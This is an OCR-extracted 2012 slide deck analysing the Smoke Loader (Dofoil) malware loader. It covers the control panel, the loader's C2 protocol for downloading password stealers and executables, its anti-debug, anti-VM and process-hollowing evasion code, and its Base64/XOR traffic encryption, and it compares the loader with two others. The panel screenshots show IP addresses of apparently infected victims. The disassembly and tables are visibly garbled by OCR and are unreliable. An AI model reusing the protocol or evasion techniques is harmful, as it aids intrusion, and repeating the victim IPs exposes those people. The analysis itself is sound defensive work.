Seeing Through the Smoke

THE CHEAPEST LOADER AROUND


MICKY PUN SEP 26TH, 2012


Outline

- Introduction
- The Ecosystem of Dofoil
- Code Analysis Highlights
- Traffic Analysis Highlights
- The Revolution of Dofoil
- Smoke Loader vs other Loaders
- Conclusion / Followup

Introduction

Smoke Loader







>> STATS <<

>> BOTS <<

>> EXE <<

>> OPTIONS <<

>> LOGS <<

>> SOCKS <<

Bot's Place

ID	IP	os	Date	Country
BE788BBAE7F51CE7D	98.232.129.80	Ap.	09.07.2011 20:39:47	su 🚟
60569928EDC33A93B	76.109.145.87	- P	09.07.2011 20:39:38	su 🚟
7D4B8236DF2FAD3AF	74.225.173.99	XP.	09.07.2011 20:39:36	sus 🍱 us
C95C2D84B152658F0	190.203.67.232	wip tan	09.07.2011 20:39:32	🔤 VE
2DBDB19ADEA959729	68.197.220.124	Ap.	09.07.2011 20:39:27	sus 🍱 US
747CA9832644328E7	90.176.243.139	XP.	09.07.2011 20:39:01	≥ cz
D431E8FC62CA01A75	67.16.220.46	- P	09.07.2011 20:38:50	su 🚟
3F9C2E1E1DF6DC009	70.241.79.15	XP.	09.07.2011 20:38:50	sus 🚟 US
7EC19B2E7854D87BE	98.237.110.25	XP.	09.07.2011 20:38:45	sus 🍱
032952306967E4F99	69.171.160.232	A P.	09.07.2011 20:38:31	sus 🍱
EC60F00A3A8FAFC25	24.229.111.126	XP.	09.07.2011 20:38:29	sus 🚟 US
E77F79FA2E855FC1A	62.49.238.209	XP.	09.07.2011 20:38:20	∰ GB
14F704E39B40F95E1	86.64.140.36	A P.	09.07.2011 20:38:05	III FR
BE07347D921B30E5C	62.88.106.240	XP.	09.07.2011 20:37:49	■ BE
E29925EB70031CFD1	62.16.186.73	A.P.	09.07.2011 20:37:33	₩ NO
4E6D1A01AF8A24836	92.113.188.77	XP.	09.07.2011 20:37:21	= UA
75CE53BEB82550641	190.224.175.126	XP.	09.07.2011 20:37:20	AR
775C5F1BCF783A139	188.49.107.38	T.P.	09.07.2011 20:36:58	sa sa
18A016B5994445F63	184.160.231.81	A P.	09.07.2011 20:36:44	! CA
558A2C1A5CC863EE4	96.8.211.192	T.P.	09.07.2011 20:36:44	s US



>> STATS <<

>> BOTS << >> EXE <<

Name

09.07.2011-data.txt

Grabber Logs

Size 2.61 Kb Action

Download | Delete

>> LOGS <<

>> SOCKS <<

>> OPTIONS <<





>> STATS <<

>> BOTS <<

>> EXE <<

>> OPTIONS <<

>> LOGS <<

>> SOCKS <<

Allowed IP's



Set

Link to online socks list (ip:port) | Clear socks list

Socks Online List

	ID	IP	Port	Date	Country
E	228AC50106585365	68.192.192.37	14840	09.07.2011 20:45:14	S US
F	81A56230EBB4BE29	76.5.145.52	30504	09.07.2011 20:45:14	S US
Α	A8C748652A55A6D1	98.189.12.176	14406	09.07.2011 20:45:13	sus 🌉 US
2	DBDB19ADEA959729	68.197.220.124	8029	09.07.2011 20:45:13	s US
3	70AFD39ECA160B74	173.172.234.41	4191	09.07.2011 20:45:10	s US
E	77F79FA2E855FC1A	62,49,238,209	14096	09.07.2011 20:45:09	🚟 GB
7	47CA9832644328E7	90.176.243.139	16264	09.07.2011 20:45:09	🛏 cz
C	95C2D84B152658F0	190.203.67.232	32767	09.07.2011 20:45:09	🔤 VE
6	0569928EDC33A93B	76.109.145.87	28564	09.07.2011 20:45:09	s US
6	24A163F071E7C779	69.116.242.158	11229	09.07.2011 20:45:08	s US
3	FA3DD9111854D583	173.77.89.233	12313	09.07.2011 20:45:08	s US



>> STATS <<	Add n	ew EXE
>> BOTS << >> EXE <<	Aud III	BW EAE
>> OPTIONS <<	Local file:	Remote file:
>> LOGS <<	Comment:	Comment:
>> SOCKS <<	GEO: ALL (ex.: ru,us,gb)	GEO: ALL (ex.: ru,us,gl
	Обзор Upload	URL: Set

EXE files

ID	Size	Date	Loads	Runs	Action	URL	GEO	Comment
1	67 Kb.	03.07.2011 09:43:55	31	31	Delete Edit Stop	local		




Downloaded Items

- Upon successful execution it will download some of the following:
 - FakeAntivirus
 - Spambot
 - O Hoax
 - Password stealer
 - SOCKS Server
 - Phishing (by HOST substitution)

The Ecosystem of Dofoil


The Ecosystem of Dofoil





Upload stolen information

The Ecosystem of Dofoil




Code Analysis Highlights


Code Analysis Highlights

- One of the early adopters of the CreateSection-UnMapViewofSection-ResumeThread technique
- Successful in evading malware detection basis on memory dump

Code Analysis Highlight




Code Analysis Highlight



Traffic Analysis Highlights

PayLoad Flow diagram



Static Download Phase

Download password stealer

HTTP Request to 2C Server

[2C host]/index.php?

cmd=grab

&data=

&login= [MD5 of the computer name] [volume serial number]

HTTP Reply to infected computer

Password Stealer

MZ

Encrypted with XOR key

Static Download Phase

Download Socket Server

HTTP Request to 2C Server

[2C host]/index.php?
cmd=getproxy

HTTP Reply to infected computer

Socket Server

MZ

Encrypted with XOR key

Static Download Phase

Notify Backdoor connection

HTTP Request to 2C Server

[2C host]/index.php?

cmd=getsocks

&login= [MD5 of the computer name] [volume serial number]

&port=[opened socket port number]

HTTP Reply to infected computer

HTTP/1.1 200 OK

Dynamic Download Phase

Request for the number of dynamic downloads

HTTP Request to 2C Server

[2C host]/index.php?

cmd=getload

&login=[MD5 of the computer name][volume serial number]

&sel=[malware version name]


&ver=[malware version number]

&bits=0

HTTP Reply to infected computer

[Marker][number of files avaliable from 2C server]

Example



Dynamic Download Phase

Iterate through the downloads

HTTP Request to 2C Server

[2C host]/index.php?

cmd=getload

&login=[MD5 of the computer name][volume serial number]

&sel=[malware version name]

&ver=[malware version number]

&bits=0

&file=[index]

HTTP Reply to infected computer

HTTP/1.1 302 Found

Location: [URL of the executable]

Dynamic Download Phase

Acknowledge execution

HTTP Request to 2C Server

[2C host]/index.php?

cmd=getload

&login=[MD5 of the computer name][volume serial number]

&sel=[malware version name]

&ver=[malware version number]

&bits=0

&file=[index]

&run=ok

HTTP Reply to infected computer

HTTP/1.1 200 OK

The Evolution of Dofoil

The Evolution of Dofoil

First Discovered (~Nov 2011)

Changed
outmost packer/
Encrypted all
traffic
(~March 2012)

Added Anti-debug and Anti-VM mechanism (~Jan 2012)

Anti-debug

```
004011C0
           60
                           pushad
00401101
           31C0
                           xor eax,eax
           64:8B35 300000 mov esi, dword ptr fs:[30]
00401103
                           mov ecx,esi
004011CA
           89F1
                           mov esi,dword ptr ds:[esi+C]
004011CC
           8B76 0C
                           mov esi,dword ptr ds:[esi+10]
004011CF
           8B76 1C
                           inc al
004011D2
           FECO
004011D4
           8B6E 08
                           mov ebp,dword ptr ds:[esi+8]
00401107
           8B7F 20
                           mov edi,dword ptr ds:[esi+20]
                           mov esi,dword ptr ds:[esi]
004011DA
           8B36
           3C 01
004011DC
                           cmp al,1
004011DE ...
           75 06
                           inz short aaa.004011E6
004011E0
           892D 48404000
                           mov dword ptr ds:[404048],ebp
                           cmp byte ptr ds:[edi+18],ah
004011E6
           3867 18
                           inz short aaa.004011D2
004011F9 ^ 75 F7
                           mov dword ptr ds:[40404C],ebp
004011EB
           892D 4C404000
           F741 68 700000 test dword ptr ds:[ecx+68],70
004011F1
                                                                       Anti-Debugger
004011F8
          -74 B2
                           ie short aaa.004011FC
004011FA
           51
                           push ecx
           C3
004011FB
                           retn
004011FC
          ЬВ9 07000000
                           mov ecx,7
                           lea esi,dword ptr ds:[403C30]
00401201
           8D35 303C4000
00401207
           8D3D 08404000
                           lea edi,dword ptr ds:[404008]
0040120D
                           lods dword ptr ds:[esi]
           AD
0040120E
           51
                           push ecx
0040120F
           50
                           push eax
00401210
           FF35 4C404000
                           push dword ptr ds:[40404C]
                                                                       Decryption Routine
00401216
           E8 F9FEFFFF
                           call aaa.00401114
                           stos dword ptr es:[edi]
0040121B
           AB
           59
00401210
                           pop ecx
           E2 EE
                           loopd short aaa.0040120D
0040121D
0040121F
           B9 06000000
                           mov ecx.6
```

Anti-VMware

004012F8 push ebx 004012F9 83C4 F8 add esp,-8 004012FC 33DB xor ebx,ebx 004012FE A1 783C4000 mov eax, dword ptr ds:[403C78] 00401303 E8 64FEFFFF call aaa.0040116C 00401308 54 push esp 00401309 6A 01 push 1 0040130B 60 00 push 0 0040130D 50 push eax 0040130E 68 02000080 push 80000002 00401313 FF15 3C404000 | call dword ptr ds:[40403C] 00401319 C74424 04 FF00 mov dword ptr ss:[esp+4],0FF 00401321 8D4424 04 lea eax,dword ptr ss:[esp+4] 00401325 50 push eax 68 50404000 push aaa.00404050 00401326 0040132B 6A 00 oush 0 0040132D 6A 00 oush 0 0040132F 68 B0134000 push aaa.004013B0 00401334 8B4424 14 mov eax, dword ptr ss:[esp+14] 00401338 50 push eax FF15 40404000 00401339 call dword ptr ds:[404040] mov eax, dword ptr ss:[esp] 0040133F 8B0424 00401342 push eax FF15 44404000 00401343 call dword ptr ds:[404044] A1 743C4000 mov eax,dword ptr ds:[403C74] 00401349 E8 19FEFFFF call aaa.0040116C 0040134E 00401353 mov edx,eax 00401355 B8 50404000 mov eax,aaa.00404050 0040135A B9 01000000 mov ecx.1 E8 1CFFFFFF 0040135F call aaa.00401280 00401364 85C0 test eax, eax 00401366 ig short aaa.004013A6 00401368 A1 843C4000 mov eax,dword ptr ds:[403C84] 0040136D E8 FAFDFFFF call aaa.0040116C 00401372 8BD0 mov edx,eax 00401374 B8 50404000 mov eax,aaa.00404050 00401379 B9 01000000 mov ecx,1 0040137E E8 FDFEFFFF call aaa.00401280 00401383 85C0 test eax.eax 00401385 7F 1F jq short aaa.004013A6 00401387 A1 883C4000 mov eax, dword ptr ds:[403088] 0040138C E8 DBFDFFFF call aaa.0040116C 00401391 8BD 0 mov edx,eax 00401393 B8 50404000 mov eax,aaa.00404050 00401398 B9 01000000 mov ecx.1 0040139D **FR DEFFFFF** call aaa.00401280


test eax,eax

004013A2

8500

KEY_QUERY_VALUE "SYSTEM\CurrentControlSet\Service\Disk\Enum" HKEY LOCAL MACHINE ADVAPI32.ReqOpenKeyExA ASCII "IDE\DiskUMware Virtual IDE Hard Drive ADVAPI32.ReqQueryValueExA ADVAPI32.ReqCloseKey ASCII "IDE\DiskUMware_Virtual_IDE_Hard Drive ASCII "IDE\DiskUMware_Virtual_IDE_Hard_Drive_ ASCII "IDE\DiskUMware Virtual IDE Hard Drive


On the side note...



Heuristic Evasion

00401561

FF56 08



Older version(Jan 2012)

kernel32.CreateProcessInternalA

Newer version(Feb 2012)

```
00401564
           6A 00
                          push 0
00401566
           68 94414000
                          push samples.00404194
0040156B
           68 50414000
                          push samples.00404150
00401570
           6A 00
                          push 0
00401572
           6A 00
                          push 0
                          push 4
00401574
           6A 04
00401576
           6A 00
                          push 0
00401578
           6A 00
                          push 0
3040157A
           6A 00
                          push 0
0040157C
           A1 703C4000
                          mov eax, dword ptr ds:[403C70]
00401581
           E8 E6FBFFFF
                           call samples.0040116C
00401586
           50
                          push eax
00401587
           6A 00
                          push 0
00401589
           6A 00
                          push 0
3040158B
           FF15 10404000
                          call dword ptr ds:[404010]
00401591
           85C0
                           test eax,eax
           0F84 89010000
                           je samples.00401722
00401593
30401599
           6A 00
                          push 0
0040159B
           6A 18
                          push 18
3040159D
           68 A4414000
                          push samples.004041A4
004015A2
           6A 00
                          push 0
004015A4
           A1 94414000
                          mov eax, dword ptr ds:[404194]
004015A9
           50
                          call dword ptr ds:[esi+10]
004015AA
          FF56 10
```

push eax

call dword ptr ds:[esi+8]

push -1

Traffic Decryption Enhancement

Original

Offset	0	1	2	3	4	- 5	6	7	8	9	10	11	12	13	14	15	
00000000	77	46	6F	41	41	41	43	6A	72	61	54	39	70	36	57	30	wFoAAACjraT9p6W0
00000016	72	4B	2B	68	70	4F	61	73	72	36	65	70	72	76	33	79	rK+hpOasr6eprv3y
00000032	39	2F	4B	43	38	6F	62	35	2B	66	50	32	68	50	4F	47	9/KC8ob5+fP2hP0G
00000048	68	76	50	77	2B	59	50	7A	38	50	44	78	38	59	4B	47	h∨Pw+YPz8PDx8YKG

Step 1: BASE64

Offset	0	1	2	3	4	- 5	- 6	7	8	9	10	11	12	13	14	15	
00000000	CO	5A	00	00	00	АЗ	AD	A4	FD	Α7	A5	В4	AC	AF	Α1	A4	ÀZ£-¤ýS¥′¬Ťi¤
00000016	E6	AC	AF	A7	Α9	ΑE	${\tt FD}$	F2	F7	F2	82	F2	86	F9	F9	F3	欯S©®ýò÷ò∥ò∥ùùó
00000032	F6	84	F3	86	86	F3	FO	F9	83	F3	FO	FO	F 1	F 1	82	86	ölóllóðúlóððññll

Traffic Decryption Enhancement

Step 1: BASE64

Offset																	
00000000 (CO	5A	00	00	00	A 3	AD	A4	FD	A7	A5	B4	${\tt AC}$	AF	Α1	A4	ÀZ£-¤ýS¥´¬ ̄i¤
00000016	E6	AC	AF	Α7	Α9	ΑE	${\tt FD}$	F2	F7	F2	82	F2	86	F9	F9	FЗ	欯S©®ýò÷ò∤ò∤ùùó
00000032	F6	84	FЗ	86	86	F3	F0	F9	83	FЗ	F0	FO	F1	F 1	82	86	ölóllóðùlóððññll

Step 2:

XOR with the first key byte

- o #define key[1]
- o #define data_length[4]
- o #define data[data_length]

Offset	0	1	2	3	4	- 5	- 6	7	8	9	10	11	12	13	14	15	
00000000	00	9A	CO	CO	CO	63	6D	64	3D	67	65	74	6C	6F	61	64	.∥ÀÀÀcmd=getload
00000016	26	6C	6F	67	69	6E	ЗD	32	37	32	42	32	46	39	39	33	&login=272B2F993
00000032	36	44	33	46	46	33	30	39	43	33	30	30	31	31	42	46	6D3FF309C30011BF

Remarks


- Earlier generations has mostly static number of downloaded items
- The later generations tends to give decreasing number of dynamic downloads when replicating more then once in recent time frame

Smoke Loader vs other Loaders

Ann Loader

- Off the shelve product
- Sold in plans from \$330 to the most expensive \$825
- Updates is around \$35 ~ \$85
- Source code is also available for sale
- Task defined on server-side
- Data of the location and status of bots. Statistic regarding botnet growth and health.
- Modules available: Password stealer(ThiefX, host file substitution, Keylogger)


Ann Loader




Umbra Loader

- Free and Open source
- Pay by purchasing plugins
- Polished Web Admin interface
- Waiting for commands from 2C server

Umbra Loader



Umbra Loader



Smoke Loader vs other Loaders

	Smoke Loader	Umbra Loader	Ann Loader
	Silloke Loadel	Ollibra Loadel	Aiii Loauei
Administrative interface	\checkmark	\checkmark	\checkmark
Rebuild Loader	\checkmark	\checkmark	\checkmark
Rebuild Builder		√	
